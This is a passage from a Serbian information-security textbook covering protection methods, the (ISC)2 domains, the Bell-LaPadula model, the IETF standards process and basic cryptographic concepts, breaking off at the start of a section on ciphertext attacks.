Postoji i jednostavnija klasifikacija informacija koje se koriste u privatnom i komercijalnom sektoru:

[1] **Javna upotreba**. Informacije koje se mogu otkriti javnosti,

[2] **Samo interna upotreba**. Informacije koje je bezbedno interno otkriti, ali ne u javnosti

[3] **Poverljive informacije za preduzeće**. Osetljive informacije koje se daju na uvid samo onome ko mora da zna za njih

2.2. Metode zaštite

Kada su u pitanju metode zaštite, takođe postoji nekoliko pristupa i podela. Vremenom ove klasifikacije evoluiraju i menjaju se sa razvojem tehnologije i primene računarskih sistema i mreža. Prema nekim autorima, postoje četiri grupe metoda zaštite:

- kriptografske metode,
- programske metode,
- organizacione metode i
- fizičke metode.

Međutim, mnogi autori ovu podelu smatraju prevaziđenom i sve je češće u upotrebi šema koja bazirana na **deset domena sigurnosti** koje je definisala organizacija (ISC)2. Neki autori, takođe, definišu takozvane metode odbrane klasifikujući ih na sledeći način:

- šifrovanje,
- softverska kontrola pristupa (pristupna ograničenja u bazi podataka ili operativnom sistemu)
- hardverska kontrola pristupa (inteligentne kartice - *smartcard*, biometrijske metode),
- zaštitne polise (poput insistiranja na čestoj promeni lozinki),
- fizička kontrola pristupa.

Kao što je već rečeno, kontrola pristupa je sigurnosna usluga koja dozvoljava autentifikovanom objektu da koristi određene usluge sistema, tj. određuje ko ima pravo

da pristupi resursima i na kakav način ima pravo da pristupi tim resursima. Kontrola pristupa se, u opštem smislu, odnosi na sledeće zahteve:

- kontrola pristupa je obavezna i neizostavna,
- svi korisnici moraju biti autorizovani,
- svi korisnici mogu da postave privilegije nad objektima koji njima pripadaju,
- zabranjeno je brisanje deljenih entiteta (na primer, datoteka),
- korisnici sistema ne smeju neovlašćeno da koriste tuđa prava ili menjaju tuđa prava nad entitetima koji njima ne pripadaju.

Različiti aspekti zaštite

Aspekti zaštite se definišu vrlo često u odnosu na „pozicioniranje“ mehanizama zaštite u računarskom ili informacionom sistemu ili računarskoj mreži. Pod ovim se često podrazumevaju sledeći nivoi:

- **Zaštita na nivou aplikacije**. Zaštita na nivou aplikacije može da obuhvati, na primer, sledeće elemente: softversku zaštitu aplikacije (na primer, zaštita od prekoračenja bafera), izolovanje kritičnih aplikacija na namenskim host-ovima, primena specifičnih protokola (na primer SSH umesto Telnet protokola)

- **Zaštita na nivou operativnog sistema**. Kada se govori o zaštiti na nivou operativnog sistema, ulazi se u jedno veoma kompleksno i obimno područje vezano za različite aspekte koji obuhvataju sve slojeve operativnog sistema. Ovde treba uključiti i vezu na relaciji operativni sistem – aplikacije, kao i odnos prema mrežnoj arhitekturi tj. vezama prema drugim sistemima. Prema nekim preporukama, minimalna zaštita obuhvata: blokiranje nepotrebnih servisa (finger, ftp, telnet), obezbeđivanje sveobuhvatne i obavezne kontrole pristupa na nivou korisnika, obezbeđivanje integriteta softvera koji čini operativni sistem (većina sigurnosnih napada usmerena je na operativne sisteme bez primenjenih zakrpa, pa je zato potrebno redovno – čitaj: što češće – ažurirati sve elemente sistema najnovijim “zakrpama”). Međutim, ovim nije iscrpljen ni minimum realnih zahteva, tako da će o ovoj tematici biti više reči u posebnom poglavlju knjige.

- **Zaštita na nivou mrežne infrastrukture**. Kada se govori o zaštiti na nivou mrežne infrastrukture, uobičajeno se misli na sledeće osnovne elemente: primena mrežnih barijera (“firewall”-ova), blokiranje nepotrebnih portova, šifrovanje putanje, izolovanje putanje pomoću rutera i komutatora ili pomoću posebne infrastrukture.

- P**roceduralna i operaciona zaštita**. Ovaj nivo zaštite obuhvata sledeće elemente:

zaštite polise, detekciju napada, proaktivno delovanje u pogledu zaštite ranjivosti sistema, upravljanje konfiguracijom sistema i obrazovanje korisnika.

Posebne segmente u metodama zaštite čine zaštita od elementarnih nepogoda (požara, poplava, zemljotresa) i zaštita od terorizma ili drugih destruktivnih i rušilačkih akcija. Aspekti o kojima takođe treba voditi računa su pravni, etički, socijalni i psihološki aspekti.

Nekoliko primera iz prakse

U ovom delu su navedeni neki praktični primeri i situacije u kojima se koriste različite metode i tehnike zaštite. U ostalim poglavljima knjige sve ove ideje i primeri će biti sveobuhvatno i detaljno analizirani.

- Kreiranje demilitarizovane zone (DMZ). DMZ je neutralna zona između privatne mreže i javne mreže, kreirana pomoću računarskog hardvera i softvera. Ovde se kombinovano koriste ruteri, mrežne barijere, proxy serveri i softverski sistemi za detekciju i sprečavanje napada.

- Testiranje softvera. Pre instalacije bilo kog softvera u bilo kom produkcionom ili operativnom segmentu potrebno je uraditi detaljno testiranje u razvojnom okruženju. Testiranje softvera se odnosi i na instalaciju npr Web, ftp i e-mail servera i sistema za upravljanje bazama podataka (obavezno uključiti sve potrebne zakrpe, koje se vrlo često odnose na sigurnost rada)

- Zaštita vitalnih kompanijskih podataka. Posebno osetljive datoteke (podaci o klijentima, podaci o uplatama i isplatama, podaci o platama, podaci o dokumentima) čuvaju se u bazama podataka sa ograničenom mogućnošću povezivanja sa spoljašnjim mrežama. Posebno čuvanje vitalnih podataka je, na primer, od izuzetne važnosti kod skladištenja podataka o kreditnim karticama

- FTP i Telnet. Blokirati FTP i Telnet kako bi neautorizovani korisnici bili sprečeni da preko ovih servisa pristupe štićenom sistemu. Ovi servisi se lako konfigurišu da budu dostupni tada kada su stvarno potrebni.

- Korišćenje lozinki. Obavezno koristiti korisničke lozinke i često ih menjati. Ne koristiti “očigledne” lozinke kao što su imena članova porodice, datumi rođenja, telefonski brojevi, imena kućnih ljubimaca i slično. Paradoks: korišćenje složenih lozinki može ponekad u praksi povećati rizik, jer ih je tada potrebno zapisivati, što povećava sigurnosni rizik.

- Ažuriranje softvera. Pravovremeno ažurirati verzije softvera. Starije verzije softvera često imaju probleme sa zaštitom koje napadači mogu da iskoriste. Postoje timovi koji prate sigurnosne probleme i izdaju odgovarajuće savetodavne

izveštaje (advisory report) o primećenih problemima

- Informaciona politika. Organizacija mora da proceni rizike. Potrebno je razviti jasnu politiku pristupanja i zaštite informacija kojom se definiše pristup informacijama. Ljudi su, uglavnom, najosetljivije mesto u svakoj bezbednosnoj šemi. Ljudski faktor (na primer, zlonameran ili nepažljiv radnik, ili radnik koji nije svestan važnosti zaštite informacija) može da poništi i najbolju zaštitu.

Pristup organizacije (ISC)2

Nekoliko severnoameričkih profesionalnih udruženja koja čine International Information Systems Security Certification Consortium [(ISC)2] ustanovilo je postupak CISSP sertifikacije. (ISC)2 je neprofitna organizacija čija je jedina funkcija da razvija i administrira programe sertifikacije. Značenje titule CISSP je "sertifikovani profesionalac za sigurnost informacionih sistema" (*Certified Information Systems Security Professional*). Ova organizacija ima ulogu da kreira i održava takozvano *Common Body of Knowledge* (CBK) koje pokriva sledećih deset domena zaštite:

- sistemi za kontrolu pristupa,
- sigurnost razvoja aplikacija i sistema,
- planiranje oporavka od napada i obezbeđivanje kontinuiranog poslovanja,
- kriptografija,
- pravni i etički aspekti sigurnosti,
- fizička sigurnosti,
- sigurnost operative,
- upravljanje sigurnosnim sistemima,
- sigurnosne arhitekture i modeli,
- sigurnost komunikacionih i računarskih mreža.

Ovih deset domena se danas često koriste prilikom klasifikacije zaštitnih metoda. (ISC)2 upravlja i sprovodi seminare i administrira ispite za praktičare u oblasti sigurnosti koji žele da dostignu CISSP sertifikaciju. Kadnidati za ispit moraju dokazati da imaju 3 do 5 godina iskustva u polju sigurnosti i potpisati Etički kod udruženja (*(ISC)2 Code of Ethics*).

2.3. Projektovanje sistema zaštite

Zaštitni mehanizam treba da bude jednostavan, uniforman (na isti način primenjen u celom sistemu) i primenjen na najnižim nivoima u sistemu.

Prilikom projektovanja sistema zaštite potrebno je odrediti sledeće:

- lice odgovorno za projekat,
- metode identifikacije korisnika i terminala,
- strukture šema ovlašćenja,
- načine detekcije nedozvoljenih pristupa,
- načine integrisanja zaštite u sistemske programe,
- postupke oporavka zbog oštećenja datoteka,
- postupke oporavka zbog otkaza sistema,
- metode nadzora,
- da li treba koristiti kriptografiju ili ne,
- kontrole koje treba ugraditi u korišćenje statističkih datoteka,
- kontrole koje treba ugraditi u operacije pregledanja datoteka.

Principi projektovanja sistema zaštite su sledeći:

- ekonomičnost zaštite (projekat treba da je jednostavan koliko god je to moguće),
- pouzdanost zaštite,
- potpuna provera (inicijalizacija, radni režim oporavak, isključivanje i održavanje),
- javnost projekta (mehanizmi zaštite ne bi trebalo da zavise od neznanja potencijalnih napadača),
- razdvajanje privilegija,
- najmanja privilegija,
- redukcija zajedničkih mehanizama,
- psihološka prihvatljivost (sprega između računara i čoveka),
- radni faktor,
- evidencija kompromitovanja.

Takođe, prilikom projektovanja zaštite potrebno je uzeti u obzir uticaj primene zaštitih metoda na cenu i performanse računarskog sistema (mreže). Što je stepen zaštite veći, to je i cena veća, ali su obično performanse slabije. Na primer, korišćenje jednokratne beležnice u nekom kriptografskom protokolu značajno će povećati nivo sigurnosti, ali će dvostruko oboriti performanse. Ukoliko se ovakav šifarski sistem koristi za komunikaciju preko Interneta, a kompanija plaća Internet davaocu usluga na osnovu ostvarenog protoka, troškovi će biti dva puta veći.

Prilikom projektovanja zaštite potrebno je uzeti u obzir i funkciju cene gubitaka podataka: C = f(D, I, P), gde je:

- C – cena gubitaka,
- D – tip datoteke kojoj pripadaju podaci,
- I – vrsta infiltratora za koje je zaštita projektovana (neupućena lica, obučena lica, lica koja žele da ostvare dobit, dobro opremljeni kriminalci, finansijski jake organizacije, viša sila),
- P – vrsta posledica po integritet podataka

Jedno od pitanja na koje projektant, takođe, treba da odgovori jeste da li bolje da koristi hardversku ili softversku zaštitu. Univerzalan odgovor na ovo pitanje ne postoji. Šta ćete koristiti zavisi od konkretne situacije. U praksi se, međutim, najčešće koristi kombinacija softverske i hardverske zaštite. Na primer, ukoliko nekoliko zaposlenih u kompaniji treba povremeno da šifruje neke datoteke, odabraćete neki softverski paket koji pruža tu funkcionalnost (na primer, GnuPG). Ukoliko svi zaposleni treba da se autorizuju koristeći biometrijske metode, kupićete čitače za otisak prsta. Ukoliko je potrebno da obezbedite rutiranje i kontrolu pristupa određenim mrežnim resursima, kupićete ruter sa ugrađenom mrežnom barijerom. Ukoliko svi zaposleni treba da šifruju elektronsku poštu koristeći infrastrukturu javnih ključeva, obezbedićete čitače inteligentnih kartica (hardver) i adekvatan softver za šifrovanje i potpisivanje pošte.

2.4. Modeli bezbednosti i sigurnosti

Ako imamo generički računarski sistem, kako da odredimo da li je računar siguran ili ne? Da li postoji generički aloritam koji nam dozvoljava da odredimo da li je računarsko sistem siguran? Šta podrazumevamo pod pojmom "**siguran**"?

Razlika između pojmova bezbednost (engl. *safety*) i sigurnost (engl. *security*) je u sledećem: **bezbednost** se odnosi na apstraktni model, dok se **sigurnost** odnosi na aktuelnu implementaciju. Siguran sistem korespondira modelu koji je bezbedan u odnosu na sva prava. Međutim, model bezbedan u odnosu na sva prava ne garantuje siguran sistem.

Pojam i problem bezbednosti

Iskoristićemo matricu kontrole pristupa da definišemo pojam bezbednosti. Neka je R skup generičkih (primitivnih) prava pristupa na sistemu bez specijalnih prava kopiranja objekata i vlasništva nad objektima. Ukoliko dodavanje generičkog prava $r \in R$ elementu matrice za kontrolu pristupa može da stvori sugurnosni propust u sistemu, onda se kaže da to **pravo kompromituje sistem**. Ako pravo r nikada, ni na koji način, ne može kompromitovati sistem, onda se sistem smatra **bezbednim u odnosu na pravo r**. U suprotnom, sistem se ne smatra bezbednim u odnosu na to pravo.

Problem bezbednosti može se definisati pomoću sledećeg pitanja: da li postoji algoritam pomoću koga ćemo odrediti da li je izabrani sistem zaštite sa inicijalnim stanjem s_0 bezbedan u odnosu na generičko pravo r? Odgovor na ovo pitanje daćemo u vidu sledeće dve teoreme:

[1] Postoji algoritam pomoću koga se može odrediti da li je dati monooperativni sistem (sistem ograničen na neki način) sa inicijalnim stanjem s_0 bezbedan u odnosu na pravo r.

Dokaz. Svaka komanda je identifikovana primitivnom operacijom koju proizvodi. Pretpostavite minimalnu sekvencu komandi, neophodnu da pravo r kompromituje ovakav sistem koji se nalazi u početnom stanju s_0. Može se dokazatu da je dužina ove sekvence konačna. To znači da je moguće odrediti i sva stanja u kojima se sistem može naći i da se može odrediti da li je sistem bezbedan ili ne.

[2] Ne može se odrediti da li je generički sistem zaštite bezbedan za dato generičko pravo.

Dokaz. Pretpostavite da Tjuringovu mašinu možemo da svedemo na problem bezbednosti, tako da konačno stanje mašine odgovara kompromitovanju sistema generičkim pravom r. Ukoliko je problem sigurnosti rešiv, može se odrediti kada će se Tjuringova mašina zaustaviti. Međutim, pošto već znamo da je zaustavljanje Tjuringove mašine nerešiv problem, onda je i problem bezbednosti sistema nerešiv.

Dakle, problem bezbednosti je neodređen za generičke modele zaštite, ali je određen za modele koji su ograničeni na neki drugi način.

Modeli sigurnosti informacija

Kao način da se formalizuju sigurnosne polise, često se koriste modeli. Ovi modeli mogu biti apstraktni ili intuitivni i obezbeđuju okvir za razumevanje osnovnih koncepata. Ovde će biti navedena tri tipa modela:

- **Modeli kontrole pristupa** (engl. *access control models*) – model matrice pristupa (engl. *access matrix*), Take-Grant model i Bell-LaPadula model,
- **Modeli integriteta**, tj. celovitosti (engl. *integrity models*) – Biba model integriteta, Clark-Wilson model integriteta
- **Modeli toka informacija** (engl. *information flow models*) – model bez preplitanja (engl. *non-interference* model), teorije kompozicije (engl. *composition theories*).

Detaljnije ćemo opisati Bell-LaPadula model iz grupe modela kontrole pristupa.

Bell-LaPadula (BLP) model

Ovo je jedan od najpoznatijih sigurnosnih modela. Preporučuje implemntiranje obaveznih politika sigurnosti u sistemu. Model su razvili David Bell i Len LaPadula tokom 1973. godine radi formalizacije više nivoa sigurnosne politike američkog ministarstva odbrane (*U.S. Department of Defense multilevel security policy*). Ovaj model je formalni model tranzicije stanja (konačni automat) koji opisuje skup prava za kontrolu pristupa korišćenjem sigurnosnih oznaka na objektima, od najosetljivijih u pogledu tajnosti, do onih najmanje osetljivih, sa sledećom kategorizacijom:

- vrhunska tajna (engl. *top secret*),
- tajna (engl. *Secret*),
- poverljivo (engl. *Confidential*),
- neklasifikovano (engl. *Unclassified*).

Bell-LaPadula model se fokusira na **poverljivost klasifikovanih informacija**, za razliku od Biba modela integriteta, koji opusije pravila za zaštitu integriteta informacija.

U ovom formalnom modelu, entiteti informacionog sistema su podeljeni u subjekte i objekte. Definisan je pojam sigurnog stanja i dokazano je da svaka promena stanja (tranzicija iz stanja u stanje) čuva sigurnost kretanjem iz sigurnog stanja u novo sigurno stanje, time induktivno dokazujući da je sistem siguran. Bell-LaPadula model je izgrađen na konceptu konačnog automata (engl. *finite state machine*), sa skupom raspoloživih stanja u sistemu. Tranzicija iz stanja u stanje je definisana pomoću funkcija tranzicije.

Stanje sisteme je definisano kao "**sigurno**" ako su dozvoljeni načini pristupa subjekata objektima u skladu sa sigurnosnom politikom tj. polisama. Da bi se odredio doyvoljeni način pristupa, dozvole koje ima subjekat se upoređuju sa klasifikacijom objekata kako bi se odredilo da li je subjekat autorizovan za određeni način pristupa. Klasifikaciona šema i prava se obično prikazuju pomoću matrice. Model definiše dva obavezna pravila za kontrolu pristupa i jedno diskreciono pravilo kontrole pristupa sa tri sigurnosna svojstva:

[1] Jednostavno svojstvo sigurnosti (engl. *The Simple Security Property*). Subjekat određenog nivoa poverljivosti ne može čitati objekat koji je na višem nivou poverljivosti, tj. nema čitanja prema gore (*no read-up*).

[2] Zvezda (*) svojstvo sigurnosti (engl. *The * (star) Security Property*). Subjekat određenog nivoa poverljivosti ne može pisati ni u jedan objekat na nižem nivou poverljivosti, tj. nema pisanja prema dole (*no write-down*).

[3] Diskreciono svojstvo sigurnosti (engl. *The Discretionary Security Property*) koristi matricu pristupa da specificira diskreciona prava.

Transfer informacija od niže osetljivosti do više osetljivosti u Bell-LaPadula modelu se može ostvariti preko koncepta poverljivih subjekata (engl. *Trusted subjects*). Poverljivi subjekat može povrediti * svojstvo ako namena polise nije povređena.

Ovaj sigirnosni model je usmeren ka poverljivosti više nego integritetu podataka i on je karakterisan frazom: **nema čitanja prema gore i nema pisanja prema dole** (engl. "*no read up, no write down*"). Prema Bell-LaPadula modelu, korisnici mogu samo da kreiraju sadržaj na ili iznad njihovog sigurnosnog nivoa (na primer, subjekat nivoa "tajna" može kreirati objekte nivoa "tajna" ili "vrhunska tajna", ali ne može kreirati objekte nivoa "poverljivo" ili "neklasifikovano"). Obrnuto, korisnici mogu videti samo sadržaj na ili ispod njihovog vlastitog sigurnosnog novoa (na primer, subjekat nivoa "tajna" može pročitati objekte nivoa "tajna", "poverljivo" ili "neklasifikovano", ali ne može pročitati objekte nivoa "vrhunska tajna").

Slabosti ovog modela su sledeće:

- model razmatra normalne kanale za razmenu informacija, ali ne i skrivene, tj. tajne kanale,
- model ne specificira kako treba da se radi sa deljenim datoteka i serverima u modernim distribuiranim sistemima,
- model ne definiše eksplicitno šta je sigurna tranzicija iz stanja u stanje (engl. *a secure state transition*),
- model je baziran na višenivovskoj sigurnosnoj politici i ne razmatra druge

sigurnosne politike koje neka organizacija može zahtevati.

2.5. Internet standardi i IETF

Poseban, vrlo značajan segment sigurnosti vezan je za Internet mrežu. Mnogi prokoli koji čine TCP/IP skup protokola su ili standardizovani ili su u procesu standardizacije. Internet ima sopstvene mehanizme standardizovanja, veoma različite od postupaka koje primenjuju ITU-T i ISO. Prema univerzalnom dogovoru, organizacija poznata kao **Internet društvo** (engl. *Internet Society*) bavi se razvojem i publikovanjem ovih standarda. Tri organizacije pod okriljem Internet društva su odgovorne za stvarni rad na ovom području. To su:

- **Internet Architecture Board** (IAB), odgovorna za definiciju celokupne arhitekture Interneta; obezbeđuje rukovođenje, opšte principe i pravce razvoja za IETF. Kada je mreža ARPANET puštena u rad, Ministarstvo odbrane je obrazovalo formalni komitet da je nadgleda. Godine 1983. komitet je preimenovan u **Odbor za aktivnosti na Internetu** (engl. *Internet Activities Board*, *IAB*) i dodeljena mu je malo šira misija: da i dalje podstiče istraživače da mrežu razvijaju i da Internet održava u približno istom smeru. Ista skraćenica (IAB) korišćena je i onda kada je ime Odbora promenjeno u **Odbor za arhitekturu Interneta** (engl. *Internet Architecture Board*).

  IAB se okuplja više puta godišnje da razmotri rezultate i da o njima izvesti Ministarstvo odbrane i NSF, organizacije koje su, uglavnom, finansirale IAB. Kada se ukazala potreba za novim standardom (na primer, za novim algoritmom za rutiranje), članovi IAB-a su ga razmatrali, a zatim objavljivali izmene, tako da su studenti koji su tek diplomirali mogli da ih ugrade. Izmene su objavljivane u nizu tehničkih izveštaja zvanih **Zahtevi za komentare** (engl. *Request For Comments*, *RFC*). RFC dokumenti su skladišteni na mreži tako da ih svaki zainteresovani korisnik može preuzeti sa adrese www.ietf.org/rfc. Oni su numerisani hronološkim redom pojavljivanja i danas ih ima preko 3.000. U ovoj knjizi ćemo se pozivati na neka RFC dokumenta.

- **Internet Engineering Task Force** (IETF), koja se bavi inženjeringom protokola i razvojem Inteneta. Do 1989. godine Internet je tako narastao da opisani neformalni stil rada više nije bio primenljiv. Mnogi prodavci su već nudili TCP/IP proizvode i nisu želeli da ih menjaju samo zato što šačica istraživača ima "bolju ideju". U leto 1989. godine IAB je ponovo reorganizovan. Istraživači su prebačeni u **Istraživačke snage Interneta** (engl. *Internet Research Task Force*, *IRTF*), telo podređeno IAB-u, kao i paralelno telo **Inženjerske snage Interneta** (engl. *Internet Engineering Task Force*, *IETF*). IAB je ponovo popunjen predstavnicima organizacija koje nisu više bile samo akademske i istraživačke. U početku je to

bila grupa koja se sama obnavljala tako što su posle dvogodišnjeg mandata stari članovi imenovali nove. Kasnije je od osoba zainteresovanih za Internet obrazovano Internet društvo.

Rad IETF-a je podeljen ma osam područja, koja čine direktor područja i brojne radne grupe: **opšte** (IETF procesi i procedure – na primer, proces za razvoj Internet standarda), **aplikacije ili primene** (Web-zasnovani protokoli, EDI-Internet integracija, LDAP), **Internet infrastruktura** (IPv6, PPP ekstenzije), **operacije i upravljanje** (standardi i definicije za mrežne operacije, korišćenje i upravljanje – na primer SNMPv3 i udaljeno nadgledanje mreža), **rutiranje** (protokoli za rutiranje, kao što je OSPF), **sigurnost** (sigurnosni protokoli i tehnologije, kao što su Kerberos, IPSec, X.509, S/MIME, TLS), transport (protokoli transportnog nivoa, kao što su IP telefonija NFS, RSVP) i **korisničke usluge** (načini da se unapredi kvalitet informacija rapoloživih za korisnike Interneta, na primer odgovorno korišćenje Inteneta, korisničke usluge i dokumenti "za Vašu informaciju" – *FYI documents*).

Može se uočiti da se oblast sigurnosti tretira kao posebno područje, što govori o značaju ove problematike u okviru Interneta.

- **Internet Engineering Steering Group** (IESG), odgovorna za tehničko upravljanje IETF aktivnostima i procesom donošenja Internet standarda.


Odluka o tome koji RFC će postati Internet standard se donosi od strane IESG, na predlog IETF-a. Da bi postala standard, specifikacija mora zadovoljiti sledeće kriterijume:

- da bude stabilni i razumljiva,
- da bude tehnički kompletna,
- da ima više nezavisnih i interoperativnih implementacija sa znatnim operativnim iskustvom,
- da ima značajnu javnu podršku,
- da bude prepoznatljivo korisna u značajnom delu ili na celom Internetu.

Ključna razlika između ovih kriterijuma i onih koji se koriste kao internacionalni ITU standardi je naglasak na operativnom iskustvu.

Leva strana slike 2.1. prikazuje seriju koraka zvanih "**standardna staza**" (engl. *standard track*), kojom prolazi specifikacija da bi postala standard. Ovaj proces je definisan u RFC 2026. Koraci podrazumevaju povećanu količinu ispitivanja i testiranja. U svakom koraku IETF može preporučiti unapređenje prokola i IESG mora da to ratifikuje. Proces počinje kada IESG odobri publikaciju Internet drafta (radnog dokumenta) kao RFC sa statusom "**predloženi standard**" (engl. *Proposed Standard*).

Beli pravougaonici na dijagramu predstavljaju privremena stanja, u kojima se može biti minimalno vreme. Međutim, dokument mora ostati Predloženi standard najmanje 6 meseci i "**radni standard**" (engl. *Draft Standard*) najmanje 4 meseca kako bi se obezbedilo vreme za pregled i recenziju dokumenta. Osenčeni pravougaonici predstavljaju dugoročna stanja u kojima se dokument može zadržati godinama. Da bi specifikacija došla u status radnog standarda, mora postojati najmanje dve nezavisne i interoperabilne implementacije iz kojih je dobijeno adekvatno operativno iskustvo. Kada se dođe do značajnog implementacionog i operativnog iskustva, specifikacija može biti podignuta na nivo Internet standarda. U ovoj tački, specifikacija dobija STD broj, kao i RFC broj. Na kraju, specifikacija koja postane zastarela ili prevaziđena dobija istorijski status (engl. *historic*).



Slika 2.1. *Internet RFC – proces publikovanja*

Svi Internet standardi spadaju u jednu od dve kategorije:

- **Tehnička specifikacija** (engl. *Technical specification*, *TS*). TS definiše protokol, uslugu, proceduru, konvenciju ili format. Gomila Internet standarda su TS.

- **Izjava o primenljivosti** (engl. *Applicability statement*, *AS*). AS specificira kako i pod kojim okolnostima jedan ili više TS-ova mogu biti primenjeni da podrže određenu Internet mogućnost (engl. *capability*). AS identifikuje jedan ili više TS-

ova koji su relevantni za određenu mogućnost i mogu specificirati vrednosti ili područja za pojedine paramaetre pridružene TS-u ili funkcionalnom podskupu TS-a koje su relevantne za tu mogućnost.

Postoji veliki broj RFC dokumenta koji ne postaju Internet standardi. Neki RFC dokumenti standardizuju rezultate dogovora, izjave o principima ili zaključke o tome šta je najbolji način da se izvrše određene operacije, kao i o IETF procesnim funkcijama. Takvi RFC dokumenti su dizajnirani kao **trenutno najbolje prakse** (engl. *Best Current Practice*, *BCP*). Odobravanje BCP-ova sledi u suštini isti proces kao i odobravanje predloženih standarda. Za razliku od dokumenata koji idu stazom standarda, nema trostepenog procesa za BCP; BCP ide iz stanja Internet draft u odobreni BCP u jednom koraku.

Protokol ili druga specifikacija koja se ne smatra spremnom za standardizaciju, može biti publikovana kao **eksperimentalni RFC**. Posle dodatnog rada, specifikacija može biti ponovo podneta na razmatranje. Ako je specifikacija generalno stabilna, razrešila je poznate dizajn probleme, jasna i razumljiva, dobila je značajan nivo javnog razmatranja i ocenjena je povoljno i ako izgleda da uživa dovoljno društvenog interesa i poverenja da bi se smatrala vrednom, RFC ce postati predloženi standard.

Na kraju, **Informativna specifikacija** (engl. *Informational Specification*) se publikuje kao opšta informacija za Internet zajednicu.

3

Kriptografija

3.1. Osnovni kriptografski pojmovi

Reč **kriptografija** vodi poreklo od grčkih reči "kriptos", što znači skriveno, i "grafos", što znači pisati. U doslovnom prevodu, reč kriptografija znači „skriveno pisanje". **Šifrovanje** (engl. *encryption*) obuhvata matematičke postupke modifikacije podataka takve da šifrovane podatke mogu pročitati samo korisnici sa odgovarajućim ključem. Proces šifrovanja transformiše **otvoreni tekst** (engl. *plain text*) – originalnu poruku ili datoteku – pomoću **ključa** u zaštićen, šifrovan tekst, tj. **šifrat** (engl. *ciphertext*). **Dešifrovanje** (engl. decryption) je obrnut proces: šifrovani podaci se pomoću ključa transformišu u originalnu poruku ili datoteku. Šifrovani podaci su zaštićeni od neovlašćenog pristupa (korisnik bez odgovarajućeg ključa nema pristup šifrovanim podacima) i kao takvi se mogu preneti preko nesigurnog kanala ili čuvati na disku koji nije zaštićen od neovlašćenog pristupa. Algoritam za šifrovanje može se smatrati sigurnim ukoliko sigurnost šifrata zavisi samo od tajnosti ključa, a ne i od tajnosti algoritma.

Algoritmi za šifrovanje se dele na simetrične (isti ključ se koristi i za šifrovanje i za dešifrovanje podataka) i algoritme sa javnim ključem (podaci se šifruju javnim ključem, a dešifruju privatnim).

Funkcija šifrovanja **simetričnim algoritmom** E na osnovu ključa k i ulaznih podataka p proizvodi šifrat c. Funkcija dešifrovanja D na osnovu istog ključa k i šifrata c proizvodi originalnu poruku p. Simetrični algoritmi su brzi i kao takvi se mogu koristiti za šifrovanje većih datoteka ili implementaciju u kripto sisteme datoteka. Najpoznatiji su DES (Data Encryption Standard), AES (Advanced Encryption Standard), IDEA (International Data Encryption Algorithm), Blowfish, Twofish i drugi.

Funkcija šifrovanja algoritmom sa javnim ključem E na osnovu **javnog ključa** (engl. *public key*) k_1 i ulaznih podataka p proizvodi šifrat c. Funkcija dešifrovanja D na osnovu **privatnog ključa** (engl. *private key*) k_2 i šifrata c proizvodi originalnu poruku p. Javni ključ je poznat onim osobama sa kojima korisnik želi da komunicira, dok je tajni ključ poznat samo korisniku koji je ovlašćen da dešifruje poruke. Privatni i javni ključ su matematički povezani, ali se privatni ključ ne može odrediti na osnovu javnog ključa. Asimetrični algoritmi su sporiji i primenjuju se za digitalno potpisivanje i šifrovanje ključeva simetričnih algoritama kojima su šifrovane datoteke. Najpoznatiji algoritmi za šifrovanje sa javnim ključem su RSA i ElGamal.

Digitalni potpis (engl. *digital signature*) je elektronska verzija potpisa, na osnovu kojeg se može identifikovati pošiljalac i dokazati verodostojnost poruke. Digitalni potpisi usko su povezani sa pojmovima heš i jednosmerna heš funkcija. **Jednosmerna heš funkcija** na osnovu ulaznog podatka ma koje dužine proizvodi rezultujući niz tačno određene dužine – **heš** (engl. *hash*) koji, uslovno rečeno, jednoznačno identifikuje

ulazni podatak. Pri tome se, zbog stroge jednosmernosti heš funkcije, originalni podaci ne mogu odrediti. Najčešće korišćene heš funkcije su MD5 (*Message Digest*) i SHA1 *(Secure Hash Algorithm)*. Prilikom potpisivanja, pošiljalac najpre jednosmernom heš funkcijom računa heš h_1 poruke *p*, koju posle toga potpisuje svojim privatnim ključem (uslovno se može shvatiti kao šifrovanje privatnim ključem). Pošiljalac šalje originalnu poruku i digitalni potpis primaocu. Primalac određuje heš h_2 primljene poruke i proverava primljeni potpis s_1 javnim ključem pošiljaoca (uslovno se može shvatiti kao dešifrovanje javnim ključem). Upoređivanjem vrednosti h_1 i h_2 proverava se identitiet pošiljaoca.

Napadi na šifrate

Cilj napada na šifrat je otkrivanje otvorenog teksta, ili, još češće ključa kojim je otvoreni tekst šifrovan. Osnovna pretpostavka kriptoanalize je da kriptoanalitičar zna koji se kriptosistem koristi (Kerckhoffsov princip). Naravno, ova pretpostavka, u konkretnom slučaju, ne mora biti tačna, ali se složenost procedure bitno ne menja čak i ako kriptoanalitičar treba da proveri nekoliko mogućih kriptosistema. Dakle, mi pretpostavljamo da tajnost šifrata u potpunosti leži u ključu. Napadi se mogu klasifikovati u sledeće kategorije:

